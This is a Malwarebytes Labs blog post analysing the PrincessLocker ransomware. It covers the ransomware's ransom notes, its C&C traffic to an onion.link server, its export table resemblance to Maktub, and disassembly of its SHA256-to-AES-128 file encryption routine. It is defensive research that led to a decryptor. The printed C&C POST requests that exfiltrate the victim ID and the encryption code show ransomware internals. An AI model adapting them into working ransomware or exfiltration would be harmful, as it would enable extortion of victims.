



PrincessLocker – ransomware with not so royal encryption

November 21, 2016 by [Malwarebytes Labs](#)

Last updated: November 24, 2016

PrincessLocker ransomware has appeared some time ago and has drawn out attention by using the same template of the site for a victim as Cerber did. It is not a widespread ransomware, so it has taken some time before we got our hands on a sample. In this article, we dig deeper and try to answer questions about its internal similarities with [Cerber](#) (and other known ransomware).

Described version of the PrincessLocker ransomware is found decryptable. You can read details about file recovery [here](#).


Analyzed sample

- [14c32fd132942a0f3cc579adbd8a51ed](#) – original executable, distributed in a campaign
 - [4142a59be1f59dbd8e1be832df893d08](#) – unpacked: core DLL


Behavioral analysis

Once executed, Princess Ransomware runs silently. It does not delete the original copy, but just encrypts all the data in the background. After finishing the encryption, it pops up a default browser and displays the ransom note. It drops notes in three file formats: *HTML*, *URL shortcut*, and *TXT*.

Notes have a name following the pattern: *!_HOW_TO_RESTORE_<added extension>.<note extension>*



The ransom notes guide the victim into the Tor-based page, which is intended to give more instructions about the payment and data recovery:




Names of the encrypted files are not changed – only new extensions are added at the end, which are randomly generated on each run.

Date	Name	Type	Size
2016-11-18 16:19	!_HOW_TO_RESTORE_xrnc8.html	Firefox HTML Doc...	2 KB
2016-11-18 16:19	!_HOW_TO_RESTORE_xrnc8.txt	Text Document	1 KB
2016-11-18 16:19	!_HOW_TO_RESTORE_xrnc8	Internet Shortcut	1 KB
2016-11-18 16:19	square1 (another copy).bmp.xrnc8	XRNC8 File	140 KB
2016-11-18 16:19	square1 (copy).bmp.xrnc8	XRNC8 File	140 KB
2016-11-18 16:19	square1.bmp.xrnc8	XRNC8 File	140 KB


Every file is encrypted with the same key, which means the same plaintext produces the same ciphertext. The file's content has high entropy and no patterns are visible, which suggest a strong encryption algorithm, probably AES with chained blocks. See an example below:

square.bmp : left – original, right encrypted with *Princess*



Network communication

During the encryption process, the application communicates with its C&C, that is hosted on a Tor-based site:



Connections list:

Hostname	Content Type	Size	Filename
myexternalip.com	text/plain	12 bytes	raw
cxufwls2xrlqt6ah.onion.link	application/x-www-form-urlencoded	209 bytes	n.php
cxufwls2xrlqt6ah.onion.link	text/html	2 bytes	n.php
cxufwls2xrlqt6ah.onion.link	application/x-www-form-urlencoded	33 bytes	f.php
cxufwls2xrlqt6ah.onion.link	text/html	2 bytes	f.php
cxufwls2xrlqt6ah.onion.link		5 bytes	f.php
cxufwls2xrlqt6ah.onion.link	application/x-www-form-urlencoded	33 bytes	f.php
cxufwls2xrlqt6ah.onion.link	text/html	2 bytes	f.php
cxufwls2xrlqt6ah.onion.link		5 bytes	f.php
cxufwls2xrlqt6ah.onion.link	application/x-www-form-urlencoded	33 bytes	f.php
cxufwls2xrlqt6ah.onion.link	text/html	2 bytes	f.php
cxufwls2xrlqt6ah.onion.link		5 bytes	f.php
cxufwls2xrlqt6ah.onion.link	application/x-www-form-urlencoded	33 bytes	f.php
cxufwls2xrlqt6ah.onion.link	text/html	2 bytes	f.php
cxufwls2xrlqt6ah.onion.link		5 bytes	f.php

First, the malware queries the legitimate address, myexternalip.com/raw, in order to fetch the victim's external IP. After that, requests are sent to the Onion-based C&C. It sends sets of Base64-encoded data.

Example 1:

In the request to *n.php*, the ransomware posts a set of encrypted and Base64-encoded data:

```

POST /n.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: cxufwls2xrlqt6ah.onion.link
Content-Length: 209

data=QQ8EZkZ_dnFldWFKCVxyWFppe2QCcFFyd15XSxRSDHxcHHNdRVtFWEBGQhRH
DAMHBgsHCQABAAoVQw8GWgJXRQUDBgULF1sOBQQdAAMBHwcdCQMVXg8FHwMdBgQDA
BRFDEcDWlBeAEdWBkFBXRRADAHCQQVXQ8CAQYGF1cOSUBdUgoVRA9ndGFnfHNweX
t9dB9HVEFHVEA=HTTP/1.1 200 OK
X-Check-Tor: false
Date: Fri, 18 Nov 2016 15:17:02 GMT
Content-Type: text/html; charset=UTF-8
X-Onion-Url: cxufwls2xrlqt6ah.onion
Age: 0
X-Cache: MISS
Transfer-Encoding: chunked
Connection: keep-alive
Accept-Ranges: bytes

002

0

```

QQ8EZkZ_dnFldWFKCVxyWFppe2QCcFFyd15XSxRSDHxcHHNdRVtFWEBGQhRHDAMHBgs
 HCQABAAoVQw8GWgJXRQUDBgULF1sOBQQdAAMBHwcdCQMVXg8FHwMdBgQDABRFD
 EcDWlBeAEdWBkFBXRRADAHCQQVXQ8CAQYGF1cOSUBdUgoVRA9ndGFnfHNweXt9dB9
 HVEFHVEA=

Decoded to:

```

00000000 41 0f 04 66 46 7f 76 71 65 75 61 4a 09 5c 72 58 |A..fF.vqeuaj.\rX|
00000010 5a 69 7b 64 02 70 51 72 77 5e 57 4b 14 52 0c 7c |Zi{d.pQrw^WK.R. |
00000020 5c 1c 73 5d 45 5b 45 58 40 46 42 14 47 0c 03 07 |\s]E[EX@FB.G...|
00000030 06 0b 07 09 00 01 00 0a 15 43 0f 06 5a 02 57 45 |.....C..Z.WE|
00000040 05 03 06 05 0b 17 5b 0e 05 04 1d 00 03 01 1f 07 |.....[.....|
00000050 1d 09 03 15 5e 0f 05 1f 03 1d 06 04 03 00 14 45 |.....^.....E|
00000060 0c 47 03 5a 50 5e 00 47 56 06 41 41 5d 14 40 0c |.G.ZP^.GV.AA|. @.|
00000070 01 07 09 04 15 5d 0f 02 01 06 06 17 57 0e 49 40 |.....].....W.I@|
00000080 5d 52 0a 15 44 0f 67 74 61 67 7c 73 70 79 7b 7d |]R..D.gtag|spy{|
00000090 74 1f 47 54 41 47 54 40 |t.GTAGT@|
00000098

```

Example 2:

In the request to **f.php**, the ransomware periodically posts smaller chunks of Base64-encoded data:

```
POST /f.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: cxufwls2xrlqt6ah.onion.link
Content-Length: 33

data=dj11MGtibTF1ZTdzcwZj0xMTQwHTTP/1.1 200 OK
X-Check-Tor: false
Date: Fri, 18 Nov 2016 15:18:57 GMT
Content-Type: text/html; charset=UTF-8
X-Onion-Url: cxufwls2xrlqt6ah.onion
Age: 0
X-Cache: MISS
Transfer-Encoding: chunked
Connection: keep-alive
Accept-Ranges: bytes

002

0
```

After decoding the data, we can see that it contains two values: One is the victim ID and the second is the number of files encrypted at that time.

Content from the above example:


```
dj11MGtibTF1ZTdzcwZj0xMTQw
```

Decoded to:

```
v=u0kbm1ue7srl&f=1140
```

Inside

Like most malware, Princess comes wrapped in the encrypted layer—a tactic that protects the malicious core from the detection. The dropper loads the core module into its own memory (self-injection):



The core module is a DLL with two exported functions:

Offset	Name	Value	Meaning
236D0	Characteristics	0	
236D4	TimeDateStamp	5820C677	
236D8	MajorVersion	0	
236DA	MinorVersion	0	
236DC	Name	2430C	com.dll
236E0	Base	1	
236E4	NumberOfFunctions	2	
236E8	NumberOfNames	2	
236EC	AddressOfFunctions	242F8	
236F0	AddressOfNames	24300	
236F4	AddressOfNameOrdinals	24308	

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
236F8	1	82D0	24314	one	
236FC	2	8940	24318	zero	

The export table reminds us of another ransomware: the [Maktub locker](#):

Offset	Name	Value	Meaning
CD68	Characterist...	0	
CD6C	TimeDateSt...	56EBCD67	
CD70	MajorVersion	0	
CD72	MinorVersion	0	
CD74	Name	21FA4	C.dll
CD78	Base	1	
CD7C	NumberOfF...	2	
CD80	NumberOfN...	2	
CD84	AddressOfF...	21F90	

Details					
Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
CD90	1	2890	21FAA	one	
CD94	2	27B0	21FAE	two	

This suggests that the threat actors behind both of them are somehow connected or used the same template to build their product.

The unpacked DLL is not independent. It needs to be loaded via a dropper, because it calls a function from the dropper module during execution:

```

100089CE CALL 10003FC0
100089D3 TEST AL,AL
100089D5 JE 10008B40
100089DB PUSH 0
100089DD PUSH 7
100089DF CALL DWORD PTR DS:[100274BC] princess.00E84B70
100089E5 ADD ESP,8
100089E8 TEST EAX,EAX
100089EA JNZ 10008B40
100089F0 CALL 100048E0
100089F5 CMP DWORD PTR DS:[100274CC],0C8
100089FF JBE 10008B40
10008A05 PUSH 10020A04 UNICODE "0123456789123456789012345"
10008A0A LEA ECX,DWORD PTR SS:[ESP+30]
10008A0E CALL 10008D70
10008A13 LEA EDX,DWORD PTR SS:[ESP+2C]
10008A17 LEA ECX,DWORD PTR SS:[ESP+5C]
10008A1B CALL 100035F0
10008A20 XOR EDI,EDI
10008A22 MOV DWORD PTR SS:[ESP+74],85804B8B
10008A2A MOV WORD PTR SS:[ESP+78],8D
10008A31 LEA EDX,DWORD PTR SS:[ESP+74]

```

By this way, authors of this ransomware wanted to make analysis tougher.

Attacked targets

This ransomware attacks following drive types: [2 -removable](#), [3 – fixed](#), [4 -remote](#):

```

v3 = GetDiskFreeSpaceW(RootPathName, 0, 0, 0, 0);
drive_type = GetDriveTypeW(RootPathName);
if ( v3 )
{
    if ( drive_type == 3 || drive_type == 2 || drive_type == 4 )
    {

```

Encryption

The key is generated only once before the encrypting loop is deployed. First, a random Unicode string is generated. Then, it is hashed using SHA256 algorithm:

The screenshot shows a debugger window with assembly code and a hex dump. The assembly code includes instructions like `PUSH DWORD PTR SS:[EBP-110]`, `CALL DWORD PTR DS:[1001B004]` (kernel32.CryptCreateHash), `TEST EAX, EAX`, `JE 10007ABF`, `MOV EDX, 10020BE4`, `LEA ECX, DWORD PTR SS:[EBP-74]`, `CALL 10001960`, `MOV BYTE PTR SS:[EBP-4], 5`, `LEA EAX, DWORD PTR SS:[EBP-74]`, `CMP DWORD PTR SS:[EBP-60], 10`, `CMOVB EAX, DWORD PTR SS:[EBP-74]`, `PUSH EAX`, `PUSH EBX`, `CALL EDI`, `PUSH 0`, `PUSH DWORD PTR SS:[EBP-10C]`, `MOV ESI, EAX`, `CALL DWORD PTR DS:[1001B02C]` (kernel32.lstrlenW), `PUSH EAX`, `PUSH DWORD PTR SS:[EBP-10C]`, `PUSH DWORD PTR SS:[EBP-108]`, `CALL ESI` (ADVAPI32.CryptHashData), `TEST EAX, EAX`, `JNZ SHORT 10007BE7`, `CMP DWORD PTR SS:[EBP-60], 10`, `JB SHORT 10007BD0`, and `PUSH DWORD PTR SS:[EBP-74]`. The register `ESI` is shown as `ESI=76ABDF36 (ADVAPI32.CryptHashData)`. Below the assembly, a hex dump shows the data being processed, including the ASCII string `3.i.g.c. 2.h.R.d. W.q.9.6. m.3.G.U. m.T.A.i. v.9...sll` and the Unicode string `UNICODE "3igcZhRdWq96m3GUmTAiv9"`.

Below is a sample set of random data that was generated during one of the test sessions:

key: SHA256(L"3igcZhRdWq96m3GUmTAiv9")
ID: wjn6kdbbpliu
extension: zzqeb

The result of the hashing function is used to derive an [AES](#) 128 key:

```

10007B58 lea    eax, [ebp+phHash]
10007B5E push   eax            ; phHash
10007B5F push   0             ; dwFlags
10007B61 push   0             ; hKey
10007B63 push   800Ch         ; AlgId
10007B68 push   [ebp+hProv]   ; hProv
10007B6E call   ds:CryptCreateHash ; AlgId = CALG_SHA_256
10007B74 test   eax, eax
10007B76 jz     failed

```

```

10007B7C mov    edx, offset aPcnseReaS ; "\x2{e~Éúá~{~"
10007B81 lea    ecx, [ebp+var_74]
10007B84 call  decrypt_string
10007B89 mov    byte ptr [ebp+var_4], 5
10007B8D lea    eax, [ebp+var_74]
10007B90 cmp    [ebp+var_60], 10h
10007B94 cmovnb eax, [ebp+var_74]
10007B98 push  eax            ; lpProcName
10007B99 push  ebx            ; hModule
10007B9A call  edi            ; GetProcAddress
10007B9C push  0
10007B9E push  [ebp+lpString] ; lpString
10007BA4 mov    esi, eax
10007BA6 call  ds:IstrlenW
10007BAC push  eax
10007BAD push  [ebp+lpString]
10007BB3 push  [ebp+phHash]
10007BB9 call  esi            ; CryptHashData
10007BBB test  eax, eax
10007BBD jnz   short loc_10007BE7

```

```

10007BE7
10007BE7 loc_10007BE7:
10007BE7 lea    eax, [ebp+phKey]
10007BED push  eax            ; phKey
10007BEE push  0             ; dwFlags
10007BF0 push  [ebp+phHash]   ; hBaseData
10007BF6 push  660Eh         ; AlgId
10007BFB push  [ebp+hProv]   ; hProv
10007C01 call  ds:CryptDeriveKey ; AlgId = CALG_AES_128
10007C07 test  eax, eax
10007C09 jz     failed2

```

The derived key is used to encrypt content of each file in 128-byte long chunks:

```

10007F11 PUSH 0
10007F13 LEA EAX, DWORD PTR SS:[EBP-120]
10007F19 PUSH EAX
10007F1A PUSH DWORD PTR SS:[EBP-118]
10007F20 PUSH DWORD PTR SS:[EBP-114]
10007F26 PUSH EBX
10007F27 CALL DWORD PTR DS:[1001B024] kernel32.ReadFile
10007F2D TEST EAX, EAX
10007F2F JE SHORT 10007F9C
10007F31 MOV EBX, DWORD PTR SS:[EBP-118]
DS:[1001B024]=769496FB (kernel32.ReadFile)
00196204 000000FC R... hFile = 000000FC (window)
00196208 00314D30 0M1. Buffer = 00314D30
0019620C 00000080 C... BytesToRead = 80 (128.)
00196210 00196238 8b+. pBytesRead = 00196238
00196214 00000000 .... pOverlapped = NULL
00196218 FF527024 5=...

```

Chunks are encrypted using the function *CryptEncrypt* from Microsoft Crypto API that is loaded dynamically during execution:

```
10007F14 PUSH DWORD PTR SS:[EBP-118]
10007F20 PUSH DWORD PTR SS:[EBP-114]
10007F26 PUSH EBX
10007F27 CALL DWORD PTR DS:[1001B024] kernel32.ReadFile
10007F2D TEST EAX,EAX
10007F2F JE SHORT 10007F9C
10007F31 MOV EAX,DWORD PTR SS:[EBP-118]
10007F37 PUSH DWORD PTR SS:[EBP-130]
10007F3D MOV ECX,DWORD PTR SS:[EBP-128]
10007F43 DEC EAX
10007F44 CMP DWORD PTR SS:[EBP-120],EAX
10007F4A MOV EAX,1
10007F4F MOVZX ECX,CL
10007F52 CMOVB ECX,EAX
10007F55 LEA EAX,DWORD PTR SS:[EBP-120]
10007F5B PUSH EAX
10007F5C PUSH DWORD PTR SS:[EBP-114]
10007F62 MOVZX EAX,CL
10007F65 PUSH 0
10007F67 PUSH EAX
10007F68 PUSH 0
10007F6A PUSH DWORD PTR SS:[EBP-124]
10007F70 MOV DWORD PTR SS:[EBP-128],ECX
10007F76 CALL DWORD PTR SS:[EBP-12C] CRYPTSP.CryptEncrypt
10007F7C PUSH 0
10007F7E LEA EAX,DWORD PTR SS:[EBP-120]
10007F84 PUSH EAX
10007F85 PUSH DWORD PTR SS:[EBP-120]
10007F8B PUSH DWORD PTR SS:[EBP-114]
10007F91 PUSH EDI
10007F92 CALL DWORD PTR DS:[1001B01C] kernel32.WriteFile
10007F98 TEST EAX,EAX
10007F9A JNZ SHORT 10007FB2
10007F9C TEST EBX,EBX
```

Conclusion

Comparative analysis of the code with Cerber has proven that although both families share the same template for the Onion page, they do not have any significant internal similarities. PrincessLocker is way simpler, the mistake committed in the implementation allowed us to write a decryptor. It suggests that the authors of this malware are not as experienced.

It is possible that this ransomware has been built using some fragments of other ransomware that authors got access to rather than being a work of the same authors as Cerber or Maktub.

In order to not give any hints to the threat actors behind the PrincessLocker, we decided to not disclose some parts of the analysis, which could suggest how to fix the discovered bug.

Appendix

<http://www.bleepingcomputer.com/news/security/introducing-her-royal-highness-the-princess-locker-ransomware/> – Bleeping Computer about Princess Ransomware

This was a guest post written by Hasherezade, an independent researcher and programmer with a strong interest in InfoSec. She loves going in details about malware and sharing threat information with the community. Check her out on Twitter @[hasherezade](#) and her personal blog: <https://hshrzd.wordpress.com>.